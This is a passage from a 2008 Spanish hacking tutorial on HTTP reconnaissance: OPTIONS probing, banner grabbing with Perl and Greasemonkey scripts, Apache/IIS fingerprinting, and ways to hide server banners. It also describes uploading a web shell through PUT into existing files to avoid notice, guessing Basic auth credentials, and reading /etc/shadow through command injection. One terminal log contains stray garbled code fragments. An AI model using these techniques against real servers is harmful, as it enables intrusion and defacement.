
De esta forma podemos aprovechar la aplicación como si se tratase de una shell. Como pueden comprobar podemos aprovechar para ejecutar comandos habiendo infectado el archivo ips.txt, en nuestro caso hemos intentado visualizar el archivo shadow obviamente sin privilegios de root nos podemos ir olvidando, no obstante podemos usar ls para listar el contenido del directorio

## **1.0x06 Sacar información con OPTIONS**

Ya hemos hablado del metodo OPTIONS en el capítulo 1.0x02 pero ahora intentaremos profundizar un poco más y presentar algunas pruebas de concepto.

Como bien decíamos en dicho capítulo anterior el método OPTIONS nos informaba de que otros métodos estaban permitidos y cuales no.

Aquí os dejo una breve prueba de concepto:



```
Lix@Fedora:~  
[Lix@Fedora ~]$ telnet foro.portalhacker.net 80  
Trying 63.246.155.54...  
Connected to foro.portalhacker.net.  
Escape character is '^]'.>uid || current->suid==current->uid)  
OPTIONS / HTTP/1.0 ent >eid=uid;  
HOST: foro.portalhacker.net  
HTTP/1.1 200 OK  
Date: Wed, 10 Sep 2008 11:42:50 GMT  
Server: Apache/1.3.41 (Unix) PHP/5.2.6 mod_log_bytes/1.2 mod_bwlimited/1.4 mod_auth_passthrough/1.8 FrontPage/5.0.2.2635 mod_ssl/2.8.31 OpenSSL/0.9.8b  
Content-Length: 0  
Allow: GET, HEAD, OPTIONS, TRACE  
Connection: close  
Connection closed by foreign host.  
[Lix@Fedora ~]$
```

Como vemos en el campo Allow, el servidor permite los metodos GET, HEAD, OPTIONS y TRACE.

Si hemos leído el capítulo 1.0x02 recordaremos que TRACE era el método espejo, existe una tecnica que usa este metodo para conseguir un XSS aunque dudo que en este caso sea posible usarlo.

## 1.0x07 Banner Grabbing

Quizas a muchas personas no les suene esta técnica, y a otras simplemente les parezca estúpido, personalmente no estamos de acuerdo con esto, ya que esto forma parte de la etapa de enumeración o reconocimiento para los que pretenden hacer una intrusión a un servidor por medio de vulnerabilidades. No obstante no hay que fiarse al 100% de los banners ya que estos son modificables, para hacer una correcta enumeración del servidor a atacar les recomiendo que lean el siguiente capítulo de este paper.

Antes de empezar, me gustaria definir banner, Estamos llamando banner a la informacion (aplicación, versión, plataforma sobre la que corre) que trasmite un servicio cuando trabajamos con él.

Aquí un ejemplo de si nos conectamos al ftp de leetupload.com




```
Lix@Fedora:~  
[Lix@Fedora ~]$ ftp  
ftp> open www.leetupload.com  
Connected to www.leetupload.com (208.113.167.188).  
220 ProFTPD 1.3.1 Server (DreamHost FTP) [208.113.167.188]  
Name (www.leetupload.com:Lix):
```

La parte encuadrada en rojo seria la correspondiente al banner, nos informa de que hay un servicio corriendo en el puerto 21(FTP). Nos informa tambien que como aplicación utiliza (ProFTD) su versión (1.3.1) y en este caso también el host de la web (DreamHost).

Pues sigamos, ahora vamos a poner un breve ejemplo de banner grabbing hacia una web muy

conocida, sinceramente podrían ser un poco más discretos pero bueno, eso ya depende de como se tome su tarea el administrador:



```
Lix@Fedora:~  
Archivo Editar Ver Terminal Solapas Ayuda  
[Lix@Fedora ~]$ HEAD http://foro.portalhacker.net  
200 OK  
Connection: close  
Date: Wed, 10 Sep 2008 11:14:09 GMT  
Accept-Ranges: bytes  
ETag: "3495d4-3b07-47cbbd2d"  
Server: Apache/1.3.41 (Unix) PHP/5.2.6 mod_log_bytes/1.2 mod_bwlimited/1.4 mod_auth_passthrough/1.8 FrontPage/5.0.2.2635 mod_ssl/2.8.31 OpenSSL/0.9.8b  
Content-Length: 15111  
Content-Type: text/html  
Last-Modified: Tue, 04 Mar 2008 21:20:45 GMT  
Client-Date: Wed, 10 Sep 2008 11:11:06 GMT  
Client-Peer: 63.246.155.54:80  
Client-Response-Num: 1  
[Lix@Fedora ~]$
```

Y tachán! Miren cuanta información hemos sacado con solo una petición HEAD. Ya sabemos que el servidor utiliza Apache, y su versión 1.3.41. También sabemos que corre sobre un sistema operativo basado en Unix. Que usa la versión 5.2.6 de PHP junto a varios mods (log\_bytes, bwlimited, auth\_passthrough, ssl) y OpenSSL 0.9.8b

Quizás estos datos os suenen de algún scaneo que habréis echo con nmap, sin embargo como podréis haber visto hemos ahorrado muchísimo tiempo.

Hacer esto de seguido se os puede hacer una tarea algo pesada por ello vamos a dejar varias herramientas que os pueden servir.

He aquí una simple tool codeada por vengador, que nos permite obtener la misma información que una petición HEAD.

```
#!/usr/bin/perl  
  
# Banner Grabber Example by Vengador de las Sombras (F.O.S TeaM)  
# Permitida su distribución y edición siempre y cuando guarden créditos  
  
# Www.ArgeniversoHack.com.aR || RemoteExecution.orG || Overl0ad.blogspot.com  
  
unless ($ARGV[0]){  
&uso  
}  
  
use IO::Socket::INET;  
  
$host = $ARGV[0];  
$port = $ARGV[1];  
$size = "1000";  
  
$peticion = "HEAD / HTTPV1.0";  
$peticion .= "\r\n\r\n"; #Concatenamos un doble CR/LF para indicar el final del Header  
  
print "[+] Conectando con $host ... \n";
```

```

$socket = new IO::Socket::INET(
PeerAddr => $host,
PeerPort => $port,
Proto => 'tcp') || die "[...] No se ha podido conectar a $host";

print $socket $peticion; #Mandamos la cabecera
read $socket, $respuesta, $size; # Leemos la salida del Socket

@salida = split(/n/, $respuesta);
foreach $linea (@salida){
if ($linea =~ /Server/){
$banner = $linea;
}
}

$_ = $banner; #Con todo esto
s/<ADDRESS>*/; #Lo que hacemos es
s/<VADDRESS>/; #Limpiar la línea de nuestro banner
$banner = $_; #Para que salga únicamente los datos que nosotros queremos

print "\nBanner de $host =>\n\n $banner\n\n";
exit(1);

sub uso {
print "Uso: Banner <<HOST> <PORT>";
exit(0);
}

#Fin del programa

```

Pero si queremos automatizar más aun nuestra tarea podemos usar un addon muy interesante para el firefox, el Greasemonkey (<https://addons.mozilla.org/es-ES/firefox/addon/748>). Dado que este no es un tutorial sobre este maravilloso addon no daremos una explicación concreta sobre su uso o que hace para ello pueden ver los links que se dejaron al final del paper [6]

Pues bien el script que encontramos estaba echo por [C1c4tr1Z](#)

```

// ==UserScript==
// @name     Deviathan!
// @namespace http://www.lowsec.org/
// @description Small HTTPD Banner Grabber
// @include  *
// ==/UserScript==
/*
This is a small (maybe Proof-of-Concept) HTTP banner grabber.
Written by C1c4Tr1Z (http://lab.lowsec.org/).
*/

if(location.href==top.location){

var div=document.createElement("div");
div.setAttribute("id","centauri");
div.setAttribute("style","font-family:Verdana,Arial,Helvetica,sans-serif;font-size:11px;-moz-opacity:0.8;position:fixed;z-index: 0;top:2%;float:left;left:2%;background-color:#000;padding:3px;color:#FFF;border:1px dashed #FFF;");
div.innerHTML="<b style='color:#00749E;'>Deviathan!: </b>";

GM_xmlHttpRequest({
method: 'GET',
url: 'http://'+(document.domain)+'':80',

```

```
headers:{
'UserAgent':'Mozilla/4.0 (compatible) BannerGrab!'
},
onload:function(responseDetails){
if(/Server:(.*)/i.test(responseDetails.responseHeaders)){
div.innerHTML+="HTTPD Application: "+(RegExp.$1).replace(/(<|>)/,"")+"<br/>";
}
document.body.appendChild(div);
}
});
}
```

Y cada vez que visitemos una web con nuestro firefox nos aparecerá una barra de este tipo:



## 1.0x08 Http Fingerprinting

Debido a que los banners pueden ser spoofeables para ofuscar a los posibles atacantes, es necesario recurrir a otro tipo de enumeración “más fiable” para poder saber con un 95% de posibilidades ante qué tipo de servidor nos encontramos. Esta técnica es conocida como fingerprinting (huella dactilar) y consiste en la ejecución de 4 tests (orden de campos al hacer un HEAD, respuesta ante un DELETE, respuesta ante una versión del protocolo HTTP incorrecta, y por último, la respuesta que da el servidor ante un protocolo erroneo).

Con los resultados de los mencionados cuatro tests, podremos diferenciar perfectamente entre servidores Apache y los IIS, ya que de cada uno se extrae un resultado diferente ante cada uno de los tests.

El primer test consiste en analizar una cabecera respuesta ante una petición de tipo HEAD al servidor. Entre la respuesta que da un Apache y un ISS existen ciertas diferencias que se observan de forma muy directa al comparar dos cabeceras:

### Apache:

```
HTTP/1.1 200 OK
Date: Wed, 10 Sep 2008 14:41:01 GMT
Server: Apache
Last-Modified: Wed, 30 Jul 2008 19:10:35 GMT
ETag: "abe0d-13a-4534282d840c0"
Accept-Ranges: bytes
Content-Length: 314
Connection: close
Content-Type: text/html
```

## IIS:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Content-Location: http://200.49.155.214/index.html
Date: Wed, 10 Sep 2008 14:39:53 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Thu, 06 Dec 2007 03:28:15 GMT
ETag: "eab1b49b837c81:1669"
Content-Length: 66
```

Podemos ver como en las cabeceras de respuesta de los servidores Apache, la información primera que aparece es DATE, es decir la fecha, y debajo de ésta el banner. Omitimos el banner dentro de las pruebas de fingerprinting porque como ya hemos dicho con anterioridad, pueden estar spoofeados.

A diferencia de Apache, los servidores que corren con IIS, muestran como primera información el banner, mientras que el campo Date queda en posiciones inferiores. Con esta primera prueba ya podríamos vislumbrar ante qué servidor nos encontramos... pero ante la duda es siempre preferible aplicar los otros tres tests.

El segundo tests se aprovecha de la respuesta de los servidores ante un método prohibido (en la mayoría de los casos) como puede ser DELETE. Apache y IIS reaccionan ante una petición DELETE de formas distintas, ya que mientras que Apache responde con un error 405 (Method not Allowed), IIS lo hace con un 403 (Forbidden).

El siguiente consisten en mandar una petición (un GET por ejemplo) colocando una versión inexistente de HTTP (3.0, 5.2, etc) para ver qué reacción toma el servidor:

## Apache:

```
HTTP/1.1 400 Bad Request
Date: Thu, 11 Sep 2008 09:30:17 GMT
Server: Apache/1.3.41 (Unix) PHP/5.2.6 mod_log_bytes/1.2
mod_bwlimited/1.4 mod_a
uth_passthrough/1.8 FrontPage/5.0.2.2635 mod_ssl/2.8.31
OpenSSL/0.9.8b
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
```

## IIS:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Content-Location: http://200.49.155.214/index.html
Date: Thu, 11 Sep 2008 09:32:13 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Thu, 06 Dec 2007 03:28:15 GMT
ETag: "eab1b49b837c81:1669"
Content-Length: 66
```

Podemos ver como la respuesta de un servidor Apache es un error 400 por mala petición (Bad Request). Por el contrario, los servidores IIS responden con un código de OK (200) admitiendo este error de versión de protocolo.

La reacción se invierte cuando la petición en vez de contener un error en la versión lo contiene en el protocolo en sí, es decir, en vez de poner HTTP/1.X ponemos otras cosas como FOS/1.X:

## Apache:

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:17:47 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48:19 GMT
ETag: "32417-c4-3e5d8a83"
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/html
```

## IIS:

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Thu, 11 Sep 2008 09:38:07 GMT
Content-Type: text/html
Content-Length: 87
```

Como vemos, Apache responde un 200 mientras que IIS un error 400.

A la luz de los resultados obtenidos tras realizar esta serie de tests, podemos diferenciar con alto porcentaje de acierto ante qué tipo de servidor nos enfrentamos. Esta técnica debemos de emplearla en la etapa de la enumeración, ya que si durante una auditoría de seguridad o cuando vamos a “asaltar” un servidor, es necesario poder focalizar lo máximo posible nuestra acción, es decir, podremos probar a explotar vulnerabilidades exclusivas de ese tipo de servidor y descartar otras técnicas de ataque.

## **0x05: Contraataques, Evitando la identificación de nuestro servidor**

Como dice el título del capítulo hemos llegado a la parte del contraataque, siempre es bueno aprender a hacer algo, pero también es esencial saber como se ha echo y como deshacerlo. Así mismo esta vez hemos aprendido a utilizar tecnicas como Banner Grabbing y Http Fingerprinting pero también vamos a aprender a protegernos de ambas.

Comenzaremos con la protección ante banners grabs dado que es la técnica más sencilla de las dos que hemos mencionado anteriormente.

Existen 3 maneras de evitar el banner grab en Apache, la primera editando un fichero de apache antes de instalarlo, y las otras dos mediante mods de este mismo. Sin embargo solo mostraré 2.

Una vez bajado y descomprimido nuestro apache abrimos la carpeta include y localizamos el archivo ap\_release.h dentro de este buscamos algo como esto:

```
#define AP_SERVER_BASEVENDOR "Apache Software Foundation"
#define AP_SERVER_BASEPROJECT "Apache HTTP Server"
#define AP_SERVER_BASEPRODUCT "Apache"

#define AP_SERVER_MAJORVERSION_NUMBER 1
#define AP_SERVER_MINORVERSION_NUMBER 3
#define AP_SERVER_PATCHLEVEL_NUMBER 41
#define AP_SERVER_DEVBUILD_BOOLEAN 0
```

Este archivo define los datos de la versión, producto etc... Entonces ahora vamos a proceder a modificarlo.

```
#define AP_SERVER_BASEVENDOR "Tito Lix Server fundation"
#define AP_SERVER_BASEPROJECT "Knight Force HTTP Server"
#define AP_SERVER_BASEPRODUCT "Knight"

#define AP_SERVER_MAJORVERSION_NUMBER 2
#define AP_SERVER_MINORVERSION_NUMBER 0
#define AP_SERVER_PATCHLEVEL_NUMBER 0
#define AP_SERVER_DEVBUILD_BOOLEAN 8
```

Ahora lo instalamos y, probamos nuestra modificación:

```
[Lix@Fedora ~]$
nc localhost 80
HEAD / HTTP/ 1.0
200 OK
Connection: close
Date: Thu, 10 Jan 2008 11:25:14 GMT
Server: Knight Force HTTP Server/2.0.0.8 (Unix)
Content-Type: text/html
Client-Date: Thu, 10 Jan 2008 13:36:24 GMT
Client-Peer: 127.0.0.1:80
Client-Response-Num: 1
```

Otra forma mucho menos tediosa sería bajar el paquete `mod_headers`. Se trata de un módulo de apache, que permite modificar las cabeceras devueltas por el servidor. Por ejemplo una vez instalado, añadiendo al fichero de configuración de apache la siguiente línea:

```
Header set Server Knight Force HTTP Server
```

Ya hemos visto como evitar el banner grab, pero ahora vamos a intentar defendernos del fingerprinting. Nosotros hemos usado 4 test para conseguir identificar el servidor con máxima certeza, sin embargo existe una herramienta muy usada para el fingerprinting, su nombre se llama `httpprint[8]`. Dicha herramienta está cruzificada dentro de las reglas de `mod_security`

Cuando instalemos `mod_security[9]` deberemos editar el fichero **`/etc/modsecurity2/modsecurity_crs_10_config.conf`**.

Sustituyendo la línea:

```
SecServerSignature "Apache/2.2.9 (Fedora)"
```

Por:

```
SecServerSignature "Knight Force HTTP Server"  
ServerTokens Full
```

Elegimos el nombre que mas nos apetezca. Ahora obligamos a Apache a recargar sus ficheros de configuración:

**`/etc/init.d/apache2 force-reload`**

## **0x06: Ataques con Metodos**

Como vimos al inicio de este paper sobre el protocolo HTTP existen diversos métodos que sirven para el manejo remoto de archivos, tales como PUT, COPY o DELETE. Estos métodos si están permitidos en un servidor puede jugar muy malas pasadas, ya que mandando una cabecera PUT con el código fuente de una shell podríamos tener control casi total del servidor, subir un exploit, etc...

En este capítulo nos centraremos en el manejo de estos métodos "peligrosos" para los webmasters, así como aprender a desactivarlos para evitar males mayores.

### **1.0x09 Creación y borrado de ficheros (Put y Delete)**

Cuando encontramos un servidor con los métodos PUT y DELETE admitidos podemos considerarnos muy afortunados, puesto que tenemos casi todo el trabajo hecho. Vamos a empezar hablando de PUT.

PUT es un método que funciona a la inversa que GET, es decir, en vez de leer el contenido de un fichero lo que hace es escribir sobre él, como ya vimos al inicio de este paper. Esto nos da una gran ventaja puesto que podemos subir una shell al servidor. Pero... ¿Cómo

funciona PUT?. PUT necesita de unos parámetros básicos, que si lo pensamos bien resultan lógicos. Lo que necesita es primero hacer la petición al fichero sobre el que deseamos sobrescribir. En caso de que el archivo al que le hacemos PUT no exista, se creará. Bajo nuestro punto de vista vemos con mejores ojos a la hora de hacer un “buen asalto” el aprovechar ficheros ya creados, porque así nuestra shell pasará desapercibida en el servidor.

Otro parámetro que necesita PUT es la longitud (número de caracteres) que tendrá el source del archivo, es decir, cuanto mide el código que vamos a escribir. Para indicar esto, existe un campo llamado Content-Length, el cual deberemos de rellenar con el número exacto de caracteres.

Entonces una posible petición sería la siguiente:

```
PUT /index.html HTTP/1.1
Host: Ficticio.com
Content-Length: 47

<script>alert(“Testeando método PUT”);</script>
```

Como vemos el uso de PUT es sencillo, pero hay veces que la cosa se complica puesto que pide alguna forma de autenticación para poder llevar a cabo esta petición con éxito. Cuando se usa PUT, el mensaje de que las negociaciones han sido perfectas viene definido por un código 201. Este 201 indica que el archivo ha sido subido/sobrescrito perfectamente.

Volviendo a lo de la autenticación, deciros que este tema se tocará en el siguiente capítulo.

Como anécdota de PUT, decir que en los servidores IIS 5.0 viene activado por defecto[7], con lo que depende del dueño del servidor el deshabilitar este método, lo que da pie a una alta probabilidad de encontrar este método permitido en servidores antiguos.

El gran problema de PUT es que dejan unas huellas en los logs que son increíblemente sencillos de analizar y de ver el fallo, ya que en los logs se recogen las peticiones que habeis realizado.

Por contrapartida a PUT encontramos DELETE. Este método, como su propio nombre indica, tiene la función de eliminar el archivo al que le hace la petición.

```
DELETE /index.html HTTP/1.1
Host: <host>
User-Agent:
----Demás campos----
```

Como podemos ver, DELETE es un método fácil de usar, pero que al igual que put suele aparecer deshabilitado, y deja también unos rastros enormes en los logs. Tanto DELETE como PUT necesitan en muchos casos de rellenar el campo "Authorization", y esto es lo que vamos a ver en el siguiente capítulo.

## **1.0x10 Authorization**

Con la firme intención de preservar la seguridad en los servidores, la inmensa mayoría a implementado un sistema de autenticación para evitar que usuarios malintencionados no abusen de los métodos que tienen permitidos en el servidor, es decir, dejan allowed métodos tales como PUT o DELETE pero piden algún tipo de identificación para poder llevar a buen puerto la petición.

Esta "identificación" puede ser de varios tipos, pero los más extendidos son Basic y Digest. La identificación se envía dentro del header, en el campo Authorization. El tipo de identificación más primitivo y por ello menos seguro es Basic. Este tipo de identificación se basa en una password encriptada en Base64, que generalmente es fácil de extraer con un poco de lógica, ya que en el 60% de los casos se trata del nombre del host, la IP del servidor y cosas por el estilo. La estructura básica para obtener una identificación válida es Base64(Palabra1:Palabra2). Lo que deberemos de cambiar serán Palabra1 y Palabra2 hasta lograr encontrar el login correcto.

A veces encontramos que, si durante la fase de la enumeración hemos localizado un servidor vulnerable a algún tipo de Bypassing para esto, lo que se conoce como **HTTP Basic Authentication Bypass**, podríamos usarlo para poder llevar a cabo nuestra petición "prohibida".

En caso de que no logremos pasar la fase de verificación de los credenciales, obtendremos como respuesta a nuestra petición un error 401 (Unauthorized), por el contrario si las negociaciones se llevan de forma correcta, puesto que hemos acertado en el password y en el usuario, obtendremos un código OK 201 (en el caso de haber hecho uploading a una shell por ejemplo).

El segundo tipo de sistema de autenticación es Digest (**Digest access authentication**). Este sistema es mucho más seguro que Basic, en cuanto a que no manda la información como texto plano, si no en forma de un hash basado en el algoritmo MD5. Según los estándares, este sistema de autenticación sigue el siguiente comportamiento:

**HashA = MD5(A) = MD5(username : realm : password)**

**HashB = MD5(B) = MD(method : Digest URI)**

**Response MD5(HashA : nonce : HashB)**

Sobre este sistema decir que es atacable mediante colisiones, aunque existen mecanismos implementables en los servidores encargados de detectar colisiones dentro de los credenciales. Un segundo ataque algo más "viable" sería el establecer un ataque basado en Fuerza Bruta desde una red de ordenadores. Realmente para explotar un simple PUT o un DELETE llevar a cabo cualquiera de estos dos posibles ataques contra una autenticación Digest es una tontería, pero sí que puede ser necesaria en caso de querer realizar un ataque "a mayor escala" en el cual si que necesitemos romperlo.

## 0x07: Links de interés & Despedida

Durante todo el paper habrán observado que en varias ocasiones se presentaba un número entre 2 corchetes, pues bien ese número corresponde a el orden de información adicional que vamos a dar en este paper.

- [1][Uniform Resource Identifier \(URI\): Generic Syntax](#)
- [2][Lista de códigos de estado HTTP](#)
- [3][Header Field Definitions](#)
- [4][Bypasseando filtros de uploads y subiendo archivos .php](#)
- [5][\[UP\] X-Protection, X-Statistics, X-Poll Multiple Vulnerabilities](#)
- [6][Greasemonkey Manual](#)
- [7][Cómo deshabilitar WebDAV para IIS 5.0](#)
- [8][An Introduction to HTTP fingerprinting](#)
- [9][ModSecurity® Reference Manual](#)

Por último llegamos a la despedida, para esta parte dejaremos de escribir como dos.

Vengador de las Sombras:

Agradecimientos a los integrantes del FOS TeaM, también a mi hermano Plaga, a Lutscher, SetH, CHRON05 y askatasun de CPH, a Fr34k, Phonix y Keynet de RE, y por último de ArgeniversoHack a WaesWaes y RGB090

Lix/Sknight:

Saludos a Tec-n0x, eTX's, vZor, OzX, 1995, C1c4tr1Z, Nano N Roses, Huemulito, Shell Killer & all CPH Staff.